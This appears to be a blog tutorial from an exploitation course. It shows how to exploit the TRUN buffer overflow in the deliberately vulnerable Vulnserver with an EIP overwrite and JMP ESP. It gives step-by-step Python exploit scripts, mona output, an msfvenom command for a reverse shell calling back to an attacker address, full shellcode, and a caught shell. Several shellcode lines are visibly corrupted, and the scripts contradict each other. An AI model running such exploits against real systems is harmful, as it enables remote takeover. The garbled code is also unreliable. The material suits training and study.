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Classic JMP ESP buffer overflow exploitation - remote overflow in Vulnserver

This post covers the beginning of any exploit developers' journey, the classic buffer overflow exploitation.

This post covers the exploitation of the Vulnserver TRUN command, utilizing a JMP ESP and EIP overwrite to obtain remote code execution on a system.

(Part 1 of my exploitation series, check out the full course linked below)

- <https://fullpwnops.com/windows-exploitation-pathway.html>

Introduction - what is a buffer overflow?

So what exactly is a buffer overflow vulnerability? A buffer overflow vulnerability is a software programming error that occurs commonly in C, and c++ applications when the software author uses insecure functions and doesn't properly manage memory allocations, and transferring data between input functions and buffers. This classic type of buffer overflow vulnerability is where an input function is not validating the amount of user input that is given, which will allow a user to give too much the data that can then overwrite the buffer sized amount that is designated for the input, and start writing data onto the stack.

If you're new to exploiting buffer overflow vulnerabilities, the standard procedure and methodology that attackers will take are that they will somehow overflow an

input functions buffer, to write data onto the application's memory stack. This usually means taking control of the EIP or RIP register. (RIP is the 64bit version). The EIP register is very important, in the context that it is responsible for holding the next memory address that's going to be executed. Meaning as an attacker if you can overwrite the EIP register with a specific controlled address. You can control what gets executed within the application, we can redirect execution to point to a malicious payload. That controlled address will be a malicious shellcode payload, usually in the form of a reverse shell, that would grant an attacker access the system.

This is the classic exploitation technique for a standard buffer overflow, where an attacker works to fill up the input buffer, and calculate exactly how much data you need to precisely place a JMP instruction within the EIP memory register. The EIP memory register is responsible for pointing to the next address that is going to be executed, so if the attacker can add a JMP instruction into this EIP register, they can have that JMP instruction point to a malicious payload, a malicious shellcode payload.

Vulnserver source code audit

Note: If you don't know what Immunity debugger is, check out the first post in this series, linked below. It will help you with setting up Immunity and the Mona.py extension which we will use in this post, it should take just a few minutes.

- <https://fullpwnops.com/immunity-windbg-mona/>

While auditing the source code for this application, you can see that the TRUN command takes user input using the insecure `strncpy` function, this allows for an attacker to abuse the applications buffer overflow vulnerability.

```
} else if (strncmp(RecvBuf, "TRUN ", 5) == 0) {
```

```
char *TrunBuf = malloc(3000);
memset(TrunBuf, 0, 3000);
for (i = 5; i < RecvBufLen; i++) {
    if ((char)RecvBuf[i] == '.') {
        strncpy(TrunBuf, RecvBuf, 3000); // <----- vulnerable f
        Function3(TrunBuf);
        break;
    }
}
```

It's taking user input, 3000 bytes, and copying it into the `TrunBuf` buffer, since this function doesn't properly handle user input, it allows for the buffer overflow vulnerability.

You can read more about vulnerable vs. secure c functions here:


- <https://rules.sonarsource.com/c/type/Vulnerability/RSPEC-1081>

Properly handling user input via the TRUN command in this application can work as a mitigation for this vulnerability.

Now that we have an understanding that this application is vulnerable, let's get into exploiting it, and obtaining a reverse shell and complete access to the victim system.

Running vulnserver

Start running the vulnserver application, make sure your firewall is configured to allow this local connection.




```
C:\Users\IEUser\Desktop\vulnserver-master\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!


Waiting for client connections...
-
```

First, a basic nc connection to the victim machine on port 9999 shows that Vulnserver is actively running.



```
nc 10.0.0.161 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Use Immunity debugger and attach the running vulnserver application to it, this will allow you to monitor and fully get a grasp on the application being exploited.



Crash the application with Python

With the vulnserver application running on port 9999 on the victim host target, you can use a basic python socket connection to send data to this command.

```
import socket

victim_host = "10.0.0.161"
port = 9999

payload = "A" * 4000 # data to crash the application
buffer_exploit = "TRUN ././" + payload # the command to community with our ap
```

The python sockets module allows you to create new socket connections, using the code below you can create a new ipv4 connection socket, and store it within a variable.


You can then use the connect() function to establish a connection to the victim host system, on a provided port.

```
# socket connection to the program's port
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((victim_host, port))
expl.send(buffer_exploit)

print("[x] Sent TRUN + malicious payload to the victim")
print("[!] You may need to send it multiple times")
expl.close()
```

Also when sending a specific command we can use the denotation of `././` to represent a new line. The same methodology can be utilized to login to Applications via socket Connections in python. In the instance that you may be exploiting a remote authenticated vulnerability. You can send user credentials if needs be.

After you send the vulnerable application the buffer of A's, you can observe the application crashing. The overwritten registers show this is being successfully exploited.



Now that we can confirm it is vulnerable to a classic EIP overwritten buffer

overflow, we need to figure out exactly how big the buffer size is when we write data into the program, it crashes with 4000 bytes, but how big is the buffer?

If we can determine how big the buffer is, we can fill it up, and the next data after it will be written into the EIP registers (4 bytes), which we need to control.


Calculate the input buffer size

We can use the `pattern_create` tool from Metasploit, this creates a unique pattern every few bytes, if we crash the program with this, we can see exactly where the EIP register has been overwritten.

```
└─ . /pattern_create.rb -l 4000
```

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
```

Send this unique string to the application instead of all A's



Now you can see the EIP register has been overwritten with 386F4337, this is a section of the unique pattern we sent, you can use the `mona.py` Immunity debugger extension as set up in the previous post (<https://fullpwnops.com/immunity-windbg-mona/>) to calculate this buffer size.

Use the command `!mona findmsp` to have mona calculate exactly how much data it took to overwrite the EIP register.

```

0BADF000 !mona findmsp
0BADF000 [+] Looking for cyclic pattern in memory
747E0000 Modules: C:\Windows\System32\wshtcpip.dll
0BADF000 Cyclic pattern (normal) found at 0x00613cf9 (length 4000 bytes)
0BADF000 Cyclic pattern (normal) found at 0x00615129 (length 2991 bytes)
0BADF000 Cyclic pattern (normal) found at 0x026ef209 (length 2991 bytes)
0BADF000 [+] Examining registers
0BADF000 EIP contains normal pattern : 0x386f4337 (offset 2003)
0BADF000 ESP (0x026ef9e0) points at offset 2007 in normal pattern (length 984)
0BADF000 EBP contains normal pattern : 0x6f43366f (offset 1999)
0BADF000 [+] Examining SEH chain
0BADF000 [+] Examining stack (entire stack) - looking for cyclic pattern
0BADF000 Walking stack from 0x026ef000 to 0x026efffc (0x00000ffc bytes)
0BADF000 0x026ef20c : Contains normal cyclic pattern at ESP-0x704 (-2004) : offset 3, length 2988 (-> 0x026efdb7 : ESP+0x3d8)
0BADF000 [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF000 Walking stack from 0x026ef000 to 0x026efffc (0x00000ffc bytes)
0BADF000 0x026ef164 : Pointer into normal cyclic pattern at ESP-0x87c (-2172) : 0x026efc60 : offset 2647, length 344
0BADF000 0x026ef168 : Pointer into normal cyclic pattern at ESP-0x878 (-2168) : 0x026ef7a0 : offset 1431, length 1560
0BADF000 [+] Preparing output file 'findmsp.txt'
0BADF000 - (Re)setting logfile findmsp.txt
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 [+] This mona.py action took 0:00:07.956000
!mona findmsp

```

Now we know it took exactly 2003 bytes to fill up the input buffer, so if we send 2007 bytes, the 4 bytes after the buffer are going to overwrite the EIP register.

Add this to our exploit script.

```

import socket

victim_host = "10.0.0.161"
port = 9999

payload = "A" * 2003 # calculated buffer
payload += "B" * 4    # control EIP with 4 B's , translated into 42 in hex

buffer_exploit = "TRUN ./." + payload

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((victim_host, port))
expl.send(buffer_exploit)

print("[x] Sent TRUN + malicious payload to the victim")
print("[!] You may need to send it multiple times")
expl.close()

```

Control EIP

Now when you re-send your exploit to the application, you can see the EIP register is now 42424242, which is our 4 B's send after our A's, we control the EIP register!

```

#!/usr/bin/perl

victim_host = "10.0.0.161"
port = 9999

payload = "A" * 2003
payload += "B" * 4
payload += "C" * 500

buffer_exploit = "TRUN ./:" + payload

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((victim_host, port))
expl.send(buffer_exploit)

print("[x] Sent TRUN + malicious payload to the victim")
print("[!] You may need to send it multiple times")
expl.close()
  
```

Registers (CPU)

EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	42424242
ESI	00000000
EDI	00000000

JMP to our shellcode

Now that we can control what address gets executed next, we want to find a JMP ESP instruction, which will allow us to jump to our payload (ESP register).

We can use the command `!mona jmp -r esp` to locate JMP ESP instructions in the application, if there is no JMP ESP, a CALL ESP instruction works just as well.

Note about security mitigations

This vulnerable application has been and has its .DLLs compiled without ASLR (address space layout randomization) which would randomize addresses like the JMP ESPs we need to use if ASLR is ever enabled, it makes exploitation **MUCH** harder, but that is not in-scope for this tutorial.

Note to developers: always compile with ASLR if you can! It makes the attacker's job a lot harder.

```
import socket

victim_host = "10.0.0.161"
port = 9999

payload = "A" * 2003 # calculated buffer size
payload += struct.pack("<L", 0x625011AF) # JMP ESP address being converted in
payload += "C" * 500 # padding to ensure a crash

buffer_exploit = "TRUN ././" + payload

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((victim_host, port))
expl.send(buffer_exploit)

print("[x] Sent TRUN + malicious payload to the victim")
print("[!] You may need to send it multiple times")
expl.close()
```

If you run your exploit now, you can see your JMP ESP gets loaded into the EIP register.

Generate shellcode

We will use a reverse shell payload generated from msfvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.78 LPORT=4444 -b "\x00" -v  
shellcode -f python
```

- -p specifies the payload, we choose a non-staged TCP reverse shell
- LHOST is our localhost system, the system we want the shell to connect back to
- LPORT is the port we will listen on for an incoming shell
- -b "\x00" specifies to generate shellcode without any null bytes in it, you don't want bad characters, it won't let your shellcode work properly
- -v shellcode specifies the variable we generate the shellcode with
- -f python specifies we want our shellcode generated in python-format, if your writing your exploits in other languages, optimize it in accordance

```
shellcode = "" # shellcode without \x00 as a bad character  
shellcode += "\xbb\xe8\x37\x7b\xfa\xda\xdl\xdl\x74\x24\xf4\x5a"  
shellcode += "\x2b\xc9\xb1\x52\x83\xc2\x04\x31\x5a\x0e\x03\xb2"  
shellcode += "\x39\x99\x0f\xbe\xae\xdf\xf0\x3e\x2f\x80\x79\xdb"  
shellcode += "\x1e\x80\x1e\xa8\x31\x30\x54\xfc\xbd\xbb\x38\x14"  
shellcode += "\x35\xc9\x94\x1b\xfe\x64\xc3\x12\xff\xd5\x37\x35"  
shellcode += "\x83\x27\x64\x95\xba\xe7\x79\xd4\xfb\x1a\x73\x84"  
shellcode += "\x54\x50\x26\x38\xd0\x2c\xfb\xb3\xaa\xa1\x7b\x20"  
shellcode += "\x7a\xc3\xaa\xf7\xf0\x9a\x6c\xf6\xd5\x96\x24\xe0"  
shellcode += "\x3a\x92\xff\x9b\x89\x68\xfe\x4d\xc0\x91\xad\xb0"  
shellcode += "\xec\x63\xaf\xf5\xcb\x9b\xda\x0f\x28\x21\xdd\xd4"  
shellcode += "\x52\xfd\x68\xce\xf5\x76\xca\x2a\x07\x5a\x8d\xb9"  
shellcode += "\x0b\x17\xd9\xe5\x0f\xa6\x0e\x9e\x34\x23\xb1\x70"
```

```
shellcode += "\xbd\x77\x96\x54\xe5\x2c\xb7\xcd\x43\x82\xc8\x0d"
shellcode += "\x2c\x7b\x6d\x46\xc1\x68\x1c\x05\xe5\xd2\xb5"
shellcode += "\x4e\xca\x26\xc6\x7c\x55\x9d\x40xcd\x1e\x3b\x97"
shellcode += "\x32\x35\xfb\x07\xcd\xb6\xfc\x0e\x0a\xe2\xac\x38"
shellcode += "\xbb\x8b\x26\xb8\x44\x5e\xe8\xe8\xea\x31\x49\x58"
shellcode += "\x4b\xe2\x21\xb2\x44\xdd\x52\xbd\x8e\x76\xf8\x44"
shellcode += "\x59\x73\xfd\x46\xd7\xeb\xff\x46\xf6\xb7\x76\xa0"
shellcode += "\x92\x57\xdf\x7b\x0b\xc1\x7a\xf7\xaa\x0e\x51\x72"
shellcode += "\xec\x85\x56\x83\xa3\x6d\x12\x97\x54\x9e\x69\xc5"
shellcode += "\xf3\xa1\x47\x61\x9f\x30\x0c\x71\xd6\x28\x9b\x26"
shellcode += "\xbf\x9f\xd2\xa2\x2d\xb9\x4c\xd0\xaf\x5f\xb6\x50"
shellcode += "\x74\x9c\x39\x59\xf9\x98\x1d\x49\xc7\x21\x1a\x3d"
shellcode += "\x97\x77\xf4\xeb\x51\x2e\xb6\x45\x08\x9d\x10\x01"
shellcode += "\xcd\xed\xa2\x57\xd2\x3b\x55\xb7\x63\x92\x20\xc8"
shellcode += "\x4c\x72\xa5\xb1\xb0\xe2\x4a\x68\x71\x12\x01\x30"
shellcode += "\xd0\xbb\xcc\xa1\x60\xa6\xee\x1c\xa6\xdf\x6c\x94"
shellcode += "\x57\x24\x6c\xdd\x52\x60\x2a\x0e\x2f\xf9\xdf\x30"
shellcode += "\x9c\xfa\xf5"
```

When generating shellcode, you need to remove bad characters from the generation process, this can be done first by discovering any bad characters that the application may have, 0x00 is always a bad character, it's a null byte.

Putting it all together

Now, all we need to do is add a NOPSLED after our JMP, a NOPSLED is comprised of the NOP instruction in assembly, denoted by its 0x90 opcode. This will allow for a clean jump, where our JMP ESP will land in a NOPSLED and cleanly move down the execution chain to our shellcode's first address.

The assembly NOP does nothing, so you can use the NOP instruction to create a sense of padding, where you can have your jump instruction jump to your shell codes memory address, and this will create a buffer of padding before your payload, to ensure that the jump successfully reach is it.

The NOPSLED is a series of NOPs, you can denote them in python with `\x90` , now where you execution goes like this:

```
Attacker fills input buffer
JMP ESP inside EIP
NOP
NOP
NOP
NOP
Shellcode
```

```
payload = "A" * 2003 # fill up the buffer after calculating the offset
payload += struct.pack("<L", 0x625011AF)
payload += "\x90" * 16
payload += shellcode
```

The order for our code now works like so:

- buffer of "A" * 2004
- JMP ESP instruction
- NOPSLED
- shellcode

Our final code is as follows

```
#!/usr/bin/python

import socket

victim_host = "10.0.0.213"
port = 9999
```

```
# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.78 LPORT=4444 -b "\x00"

shellcode = "" # shellcode without \x00 as a bad character
shellcode += "\xbb\xe8\x37\x7b\xfa\xda\xd1\xd9\x74\x24\xf4\x5a"
shellcode += "\x2b\xc9\xb1\x52\x83\xc2\x04\x31\x5a\x0e\x03\xb2"
shellcode += "\x39\x99\x0f\xbe\xae\xdf\xf0\x3e\x2f\x80\x79\xdb"
shellcode += "\x1e\x80\x1e\xa8\x31\x30\x54\xfc\xbd\xbb\x38\x14"
shellcode += "\x35\xc9\x94\x1b\xfe\x64\xc3\x12\xff\xd5\x37\x35"
shellcode += "\x83\x27\x64\x95\xba\xe7\x79\xd4\xfb\x1a\x73\x84"
shellcode += "\x54\x50\x26\x38\xd0\x2c\xfb\xb3\xaa\xa1\x7b\x20"
shellcode += "\x7a\xc3\xaa\xf7\xf0\x9a\x6c\xf6\xd5\x96\x24\xe0"
shellcode += "\x3a\x92\xff\x9b\x89\x68\xfe\x4d\xc0\x91\xad\xb0"
shellcode += "\xec\x63\xaf\xf5xcb\x9b\xda\x0f\x28\x21\xdd\xd4"
shellcode += "\x52\xfd\x68\xce\xf5\x76\xca\x2a\x07\x5a\x8d\xb9"
shellcode += "\x0b\x17\xd9\xe5\x0f\xa6\x0e\x9e\x34\x23\xb1\x70"
shellcode += "\xbd\x77\x96\x54\xe5\x2c\xb7xcd\x43\x82\xc8\x0d"
shellcode += "\x2c\x7b\x6d\x46\xc1\x68\x1c\x05\x8e\x5d\x2d\xb5"
shellcode += "\x4e\xca\x26\xc6\x7c\x55\x9d\x40xcd\x1e\x3b\x97"
shellcode += "\x32\x35\xfb\x07xcd\xb6\xfc\x0e\x0a\xe2\xac\x38"
shellcode += "\xbb\x8b\x26\xb8\x44\x5e\xe8\xe8\xea\x31\x49\x58"
shellcode += "\x4b\xe2\x21\xb2\x44 added\x52\xbd\x8e\x76\xf8\x44"
shellcode += "\x59\x73\xfd\x46\xd7\xeb\xff\x46\xf6\xb7\x76\xa0"
shellcode += "\x92\x57\xdf\x7b\x0b\xc1\x7a\xf7\xaa\x0e\x51\x72"
shellcode += "\xec\x85\x56\x83\xa3\x6d\x12\x97\x54\x9e\x69\xc5"
shellcode += "\xf3\xa1\x47\x61\x9f\x30\x0c\x71\xd6\x28\x9b\x26"
shellcode += "\xbf\x9f\xd2\xa2\x2d\xb9\x4c\xd0\xaf\x5f\xb6\x50"
shellcode += "\x74\x9c\x39\x59\xf9\x98\x1d\x49\xc7\x21\x1a\x3d"
shellcode += "\x97\x77\xf4\xeb\x51\x2e\xb6\x45\x08\x9d\x10\x01"
shellcode += "\xcd\xed\xa2\x57\xd2\x3b\x55\xb7\x63\x92\x20\xc8"
shellcode += "\x4c\x72\xa5\xb1\xb0\xe2\x4a\x68\x71\x12\x01\x30"
shellcode += "\xd0\xbb\xcc\xa1\x60\xa6\xee\x1c\xa6\xdf\x6c\x94"
shellcode += "\x57\x24\x6c added\x52\x60\x2a\x0e\x2f\xf9\xdf\x30"
shellcode += "\x9c\xfa\xf5"

payload = "A" * 2003 # fill up the buffer after calculating the offset
```


```
payload += struct.pack("<L", 0x625011AF)
payload += "\x90" * 16
payload += shellcode

buffer_exploit = "TRUN ./:" + payload

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((victim_host, port))
expl.send(buffer_exploit)
print("[x] Sent TRUN + malicious payload to the victim")
print("[!] You may need to send it multiple times")
expl.close()
```

Obtaining a reverse shell

We can catch our incoming reverse shell with nc on our host system. Use the syntax `nc -nvlp 4444` to start a localbased listener waiting for our reverse shell to be executed in the victim application.



```
1/1 + [icons] Tmux: Default [search] [menu] [resize] [close]
$ nc -nvlp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.0.0.161 59464 received!
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop\vulnserver-master>


$ python exploit.py
[x] Sent TRUN + malicious payload to the victim
[!] You may need to send it multiple times
$
```

Wrapup

We can start by auditing the source code of the vulnserver application, and while debugging it, we can crash it, calculate the buffer size of the user input function, and the use a JMP ESP instruction to JMP into a NOPSLED which hits our shellcode payload, all of this hits triggers our reverse shell payload which we catch with a nc connection listening on our set up local port.

This is great for the OSCP exam, don't be intimidated, but this is usually seen as the easiest and most trivial type of buffer overflow, if you enjoyed this exploitation journey, you may very well be developing a passion for exploit development, I encourage you to check out the next post in this series, and eventually... some of my new and utterly complex and extreme Windows exploits.

Have a great day!

 **Updated:** August 01, 2019

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LEAVE A COMMENT